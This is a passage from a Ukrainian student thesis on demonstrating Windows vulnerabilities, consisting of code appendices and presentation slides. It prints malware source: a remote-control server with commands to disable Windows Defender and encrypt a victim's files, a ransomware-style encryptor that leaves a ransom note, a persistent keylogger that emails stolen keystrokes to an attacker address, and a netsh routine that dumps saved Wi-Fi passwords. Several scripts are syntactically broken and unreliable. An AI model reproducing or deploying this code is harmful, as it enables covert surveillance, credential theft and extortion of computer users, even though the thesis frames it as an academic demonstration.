    print('Команда надіслана ')
    print('')
    files = client_socket.recv(5000)
    files = files.decode()
    print('Директорія користувача : ', files)

```

```

        print('')

    elif (command == 'defender'):
        client_socket.send(command.encode())

    elif (command == 'enc'):
        client_socket.send(command.encode())

    elif (command == 'dec'):
        client_socket.send(command.encode())

    elif command == '!h' or command == 'help' or command == 'h' or
command == '!help':
        print('\n\n info -> збирає всю інформацію про ПК жертви \n')
        print('screen -> скрін робочого столу жертви \n')
        print('defender -> відключити WD на ПК жертви \n')
        print('enc -> зашифрувати файли \n')
        print('dec -> розшифрувати файли \n')
        print('q -> розірвати з'єднання \n')

        print(' Увага! Після відключення клієнта від сервера буде
автоматично запущено кейлоггер, під час роботи сервера кейлоггер не збирає
дані! \n')

        print('[+] info \n', '[+] password \n', '[+] screen \n', '[+]
defender \n', '[+] dir \n', '[+] q \n')

    elif (command == 'q'):
        client_socket.send(command.encode())

        print('')
        print(address, 'Успішно від'єднано від сервера')

    else:

        print('Команду не розпізнано\n')

except:

```

```
print("server close")
client_socket.close()
```

A.3 Код файлу encrypy.py

При розробці коду даного файлу було використано підходи та рекомендації [24] - [26].

```
import os
import glob
import shutil
import string
import random
from asyncore import read
from cryptography.fernet import Fernet

class Encrypt:

    def encrypt():

        # Додавання файлів у список
        files = []

        # Визначення шляху до документів залежно від ОС
        if os.name == "Windows" or os.name == "nt":
            path = "C:" + chr(92) + "Users" + chr(92) +
os.environ.get("USERNAME") + \
                chr(92) + "Documents" + chr(92) + "Графіка" + \
                chr(92) + "Filter Library" + chr(92)
        # else:
            #path = "/Users/" + os.environ.get('USER') + "/Documents/"

        for file in os.listdir(path) or file in
glob.glob(os.path.join(documents_path, "*.*")):
            if (file != "encrypt.py" and file != "thekey.key" and file !=
"decrypt.py" and file != "decrypt" and file != "decrypt.exe" and file !=
```

```

"encrypt.exe" and file != "encrypt.py" and file != "README.txt" and
os.path.isfile(path + file)):
    if(file.find(".exe") == -1 and file.find(".ini") == -1):
        files.append(file)

# Всі файли поточної директорії
print(files)

# Генерація ключа
key = Fernet.generate_key()

# Збереження ключа в файл
with open(os.path.join(documents_path, "thekey.key"), "wb") as
thekey:
    thekey.write(key)
# Перегляд кожного файл у списку та їх шифрування
f = Fernet(key)
for file in files:
    with open(path + file, "rb") as thefile:
        content = thefile.read()
        content_encrypted = Fernet(key).encrypt(content)
        with open(path + file, "wb") as thefile:
            thefile.write(content_encrypted)
        os.rename(file, os.path.join(os.path.dirname(file),
os.path.basename(file) + ".blocked"))
#Створення файлу README.txt
with open(path + "README.txt", "w") as readme:
    readme.write(
        "Ваш файл було зашифровано.\n Для його розшифрування
зверніться за адресою -> xxxxxxxxx@gmail.com")

```

A.4 Код файлу decrypt.py

При розробці коду даного файлу було використано підходи та рекомендації [27].

```
import os
from cryptography.fernet import Fernet

class Decrypt:
    def decrypt():
        # додати файли до списку
        files = []
        if os.name == "Windows" or os.name == "nt":
            path = "C:" + chr(92) + "Users" + chr(92) +
os.environ.get("USERNAME") + \
                chr(92) + "Documents" + chr(92) + "Графіка" + \
                chr(92) + "Filter Library" + chr(92)
        # else:
            #path = "/Users/" + os.environ.get('USER')+ "/Documents/"
        if (os.path.exists(path + '/thekey.key')):
            for file in os.listdir(path):
                if (file.find(".blocked") != -1):
                    files.append(file)
            with open(path + "thekey.key", "rb") as key:
                secretkey = key.read()
            keyparol = "555"

            while True:
                user_phrase = input("Password: ")
                if user_phrase == keyparol:
                    for file in files:
                        orig_file = file.rsplit('.', 1)[0]
                        print(orig_file)
                        os.rename(path + file, path + orig_file)
                        file = orig_file
                        with open(path + file, "rb") or open('nba.csv', 'rb')
as enc_file:
    encrypted = enc_file.read() as thefile:
        content = thefile.read()
        content_decrypted =
Fernet(secretkey).decrypt(content)
        with open(path + file, "wb") as thefile:
            thefile.write(content_decrypted)
```

```

        # with open('nba.csv', 'wb') as dec_file:
        #     dec_file.write(decrypted)
        print("Файл розшифровано")
        with open(path + "README.txt", "w") as readme:
            readme.write("Ваш файл збережено\n Вітаю :)")
            os.remove(path + 'thekey.key')
        break
    else:
        print("Неправильний пароль")
else:
    print("Файл має бути відкритий у зашифрованому каталозі (потрібен
файл .key)")

```

A.5 Код файлу keylog.pyw

При розробці коду даного файлу було використано підходи та рекомендації [28] - [30].

```

import os
import shutil
import datetime
import win32com.client as win32
import tempfile
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
import email.encoders as encoders
import threading
import socket
import keyboard
# основний клас
class Logger:
    global temp_directory, current_directory, source_directory, date_time,
    file_name, keys_list, enter_count, enter_count_internet, keyword, user_name,
    start_folder
# спочатку створюємо папку

```

```

print(temp_directory) # надрукуємо шлях, щоб дізнатися фактичний шлях до темп
# він повертає поточний робочий каталог
temp_directory = tempfile.mkdtemp("screen")
current_directory = os.getcwd()
source_directory = os.listdir()
# надає список файлів у поточному каталозі
# спочатку використовуємо модуль datetime, щоб отримати поточну системну
дату й час, на основі яких зберігаємо назву файлу
date_time = datetime.datetime.now().strftime("%Y-%m-%d-%H-%M-%S")
# тепер зберігаємо ім'я файлу з датою та часом, а також вказуємо шлях до
тимчасової папки
file_name = temp_directory + "\key_log" + date_time + ".txt"
# w+ використовується для створення неіснуючого файлу, створює новий файл для
запису
open(file_name, "w+")
keys_list = []
enter_count = 0
enter_count_internet = 0
keyword = "Key."
user_name = os.getlogin()
# створюємо ярлик файлу та зберігаємо його в папці запуску Windows
# спочатку створюємо шлях призначення
start_folder = r'C:\Users\{}\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup'.format(user_name)
def create_shortcut():
# тут прописуємо шлях до його імені
shortcut_path = os.path.join(destination, "keyloggerMain.pyw - Shortcut.lnk")
# встановлюємо джерело файлу посилання
target_path = os.path.join(cwd, "keyloggerMain.pyw")
# встановлюємо для поточного файлу його піктограму
icon_path = os.path.join(cwd, "keyloggerMain.pyw")
for file in source:
if file == "keyloggerMain.pyw":
# тут передаємо всі об'єкти, які було створено для надісланої піктограми,
# шляху та цілі тощо
shell = win32com.client.Dispatch('WScript.Shell')
shortcut = shell.CreateShortCut(shortcut_path)
shortcut.Targetpath = target_path

```

```

shortcut.IconLocation = icon_path
shortcut.save()
create_shortcut()
# код функції для перевірки інтернет-з'єднання, що допомагає викликати функцію
# sendmail, коли працює інтернет
def check_internet(sendmail_func):
    while True:
        try:
# Спроба з'єднання з сервером google.com
            socket.create_connection(("www.google.com", 80))
            # print("Connected to the Internet")
            return True
            # Якщо з'єднання є, викликаємо функцію sendmail
            # sendmail_func()
            # break
        except OSError:
            print("Internet connection not available, waiting...")
            # Якщо з'єднання відсутнє, очікуємо 5 секунд
            # time.sleep(5)
            pass
    return False

# функція для надсилання електронного листа з вкладенням
def send_email():
    sacrifice = "XXXXXXXXX@gmail.com"
    hacker = "XXXXXXXXX@gmail.com"
    msg = MIMEMultipart()
    msg['From'] = sacrifice
    msg['To'] = hacker
    msg['Subject'] = "This is user information stolen by a keylogger"
    body = "he's a really good artist!!!"
    msg.attach(MIMEText(body, 'plain'))
    with open(filename, "rb") as attachment:
        part = MIMEBase('application', 'octet-stream')
        part.set_payload(attachment.read())
        encoders.encode_base64(part)
        part.add_header('Content-Disposition', f"attachment; filename={filename}")
    msg.attach(part)

```

```

# send the email
smtp_server = "smtp.gmail.com"
smtp_port = 587
smtp_username = "XXXXXXXXX@gmail.com"
smtp_password = "password"
# Старт cecii SMTP
with smtplib.SMTP(smtp_server, smtp_port) as server:
    server.ehlo()
# Старт TLS
    server.starttls()
# Аутентифікація
    server.login(smtp_username, smtp_password)
# Відправлення повідомлення
    server.sendmail(sacrifice, hacker, msg.as_string())
# Кінець сеансу
    server.quit()
def write_to_file(keys):
    with open(filename, "a") as f:
        for key in keys:
# шукаємо ключі і на основі цього виконуємо дії
            if key == 'Key.enter':
# для enter буде новий рядок.
                f.write("\n")
            elif key == 'Key.space':
                f.write(" ")
# для backspace буде $
            elif key == 'Key.backspace':
                f.write("$")
            elif word not in key:
# для решти слів, які ми записуємо у файл
                f.write(key.replace("'", ""))
# функція, яка приймає ключ як параметр
def on_press(self, key):
    # додамо ключ до списку як рядок
    self.keys.append(str(key))
    # перевіряємо довжину списку і на основі довжини списку записуємо ключ
    # у текстовий файл
    if len(self.keys) > 15:

```

```

        self.write_file()
# умова if else для перевірки з'єднання з Інтернетом і, якщо вона істинна,
# викликається функцію відправки пошти
        if self.is_connected():
            self.count += 1
            if self.count > 1:
                self.count = 0
# викликаємо функцію відправки пошти використовуючи потік, оскільки це займає
час, і не м пропустити введення користувача з клавіатури
            t1 = threading.Thread(target=self.send_email, name='t1')
            t1.start()
        else:
            self.count_internet += 1
            if self.count_internet > 15:
                self.count_internet = 0
            self.copy_file_to_current_directory()
# знаходимо текстовий файл у тимчасовій папці
            for files in save:
                if files == filename:
                    shutil.copy(files+"t", source)
self.keys.clear()

```

ДОДАТОК Б
Слайди презентації

ДИПЛОМНА РОБОТА

ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ ДЛЯ ДЕМОНСТРАЦІЇ ВРАЗЛИВОСТЕЙ ОПЕРАЦІЙНОЇ СИСТЕМИ WINDOWS

Розробив: ст. групи КНТ-229
Керівник: професор, к.т.н.

Дмитро ПЕРЕРВА
Валерій ДУБРОВІН

Рисунок Б.1 – Слайд №1

Мета роботи

розробка програмного забезпечення, що демонструє сучасні технології відслідковування дій користувача персонального комп'ютера та прихованої передачі інформації користувача у мережу Інтернет.

Об'єкт дослідження – процеси взаємодії користувача з операційною системою Windows.

Предмет дослідження – методи крадіжки та заподіяння шкоди інформації користувача в ОС Windows.



НУ "ЗП", Кафедра програмних засобів

2

Рисунок Б.2 – Слайд №2

Задачі, що вирішуються

- провести аналіз вразливостей ОС Windows;
- провести огляд програмних аналогів;
- розробка технічного завдання;
- розробка структури програмного забезпечення;
- розробка структури класів програмного забезпечення;
- програмна реалізація застосунку;
- розробка необхідної документації.



НУ "ЗП", Кафедра програмних засобів

3

Рисунок Б.3 – Слайд №3

Аналіз програм аналогів

Критерії порівняння	Refog Keylogger	Spyrix Keylogger	Free Keylogger
Сумісність	Windows, macOS	Windows	Windows
Ціна	Платний, \$69.95 базова версія	Платний, \$69 базова версія	Безкоштовний
Ресурсомісність	Середня	Середня	Низька
Функціональні можливості	Запис натискання клавіш, скріншотів, буфера обміну, веб-камери, мікрофона; блокування сайтів, додатків; дистанційне керування	Запис натискання клавіш, скріншотів, веб-камери, мікрофона; блокування сайтів, додатків; дистанційне керування	Запис натискання клавіш, скріншотів, часу роботи в Інтернеті
Безпека	Захищений паролем доступ до програми та журналу, зашифрування даних, можливість видалення логів, запобігання виявлення антивірусними програмами	Захищений паролем доступ до програми та журналу, зашифрування даних, можливість видалення логів, запобігання виявлення антивірусними програмами	Немає захисту паролем, але можливе видалення логів та їх зашифрування
Зручність використання			
Підтримка користувачів	24/7	24/7	Через електронну пошту
Інтерфейс	Простий та інтуїтивно зрозумілий	Простий та інтуїтивно зрозумілий	Простий та інтуїтивно зрозумілий
Складність встановлення	Низька	Низька	Низька



НУ "ЗП", Кафедра програмних засобів

4

Рисунок Б.4 – Слайд №4

Аналіз алгоритмів шифрування

Критерії	Fernet	AES	RSA	Blowfish
Швидкість шифрування	Висока	Висока	Низька	Середня
Швидкість декодування	Висока	Висока	Низька	Середня
Рівень безпеки	Високий	Високий	Високий	Середній
Зручність	Висока	Середня	Низька	Висока

Рисунок Б.5 – Слайд №5

Алгоритм роботи клієнту (ПК жертви)




Рисунок Б.6 – Слайд №6

Алгоритм роботи серверу




НУ "ЗП", Кафедра програмних засобів

7

Рисунок Б.7 – Слайд №7

Структура розробленого проєкту



НУ "ЗП", Кафедра програмних засобів

8

Рисунок Б.8 – Слайд №8

Збір інформації про паролі

```
def append_passwords():
    # Get cleartext password for found SSIDs and place into pwnd list
    for ssid in found_ssids:
        get_keys_command = subprocess.run(["netsh", "wlan", "show",
            "profile", ("%s" % (
                ssid)), "key=clear"],
            stdout=subprocess.PIPE).stdout.decode("866")
        matches = re.finditer(wlan_key_regex, get_keys_command,
            re.MULTILINE)
        for match in matches:
            for group in match.groups():
                pwnd.append({
                    "SSID": ssid,
                    "Password": group.strip()
                })
```



НУ "ЗП", Кафедра програмних засобів

9

Рисунок Б.9 – Слайд №9

Інтерфейс серверу

```
[+] server is currently running 0: WIN-KJQHKGMTUGI
[+] waiting for incoming connections...
```

Початок роботи сервера

```
('192.168.0.107', 63270) has connected to the server successfully
```

Клієнт підключився до серверу

```
[+] info
[+] password
[+] screen
[+] defender
[+] dir
[+] q
```

```
!h for more..
command >> 
```

Перелік доступних команд

```
command -> help

info -> збирає всю інформацію про ПК користувача
screen -> зображення екрану користувача
defender -> перевіряє файл на наявність вірусу
nc -> завантажує файл
dc -> розвантажує файл
q -> закінчує роботу сервера

!command: коли користувач вводить команду, сервер буде виконувати запит користувача, якщо користувач ввів правильну команду, сервер зобразить відповідну інформацію.
```

Довідка по командам




НУ "ЗП", Кафедра програмних засобів

10

Рисунок Б.10 – Слайд №10

Результат виконання команди info




НУ "ЗП", Кафедра програмних засобів

11

Рисунок Б.11 – Слайд №11

Результат виконання команд "screen" та "password"



НУ "ЗП", Кафедра програмних засобів

12

Рисунок Б.12 – Слайд №12

Висновки

- проведено аналіз вразливостей ОС Windows;
- проведено огляд програмних аналогів;
- розроблено технічне завдання;
- розроблено структуру програмного забезпечення;
- розроблено структуру класів програмного забезпечення;
- програмно реалізовано застосунок;
- розроблено необхідну документацію.



НУ "ЗП", Кафедра програмних засобів

15

Рисунок Б.15 – Слайд №15

**Доклад закінчено,
дякую за увагу!**



НУ "ЗП", Кафедра програмних засобів

16

Рисунок Б.16 – Слайд №16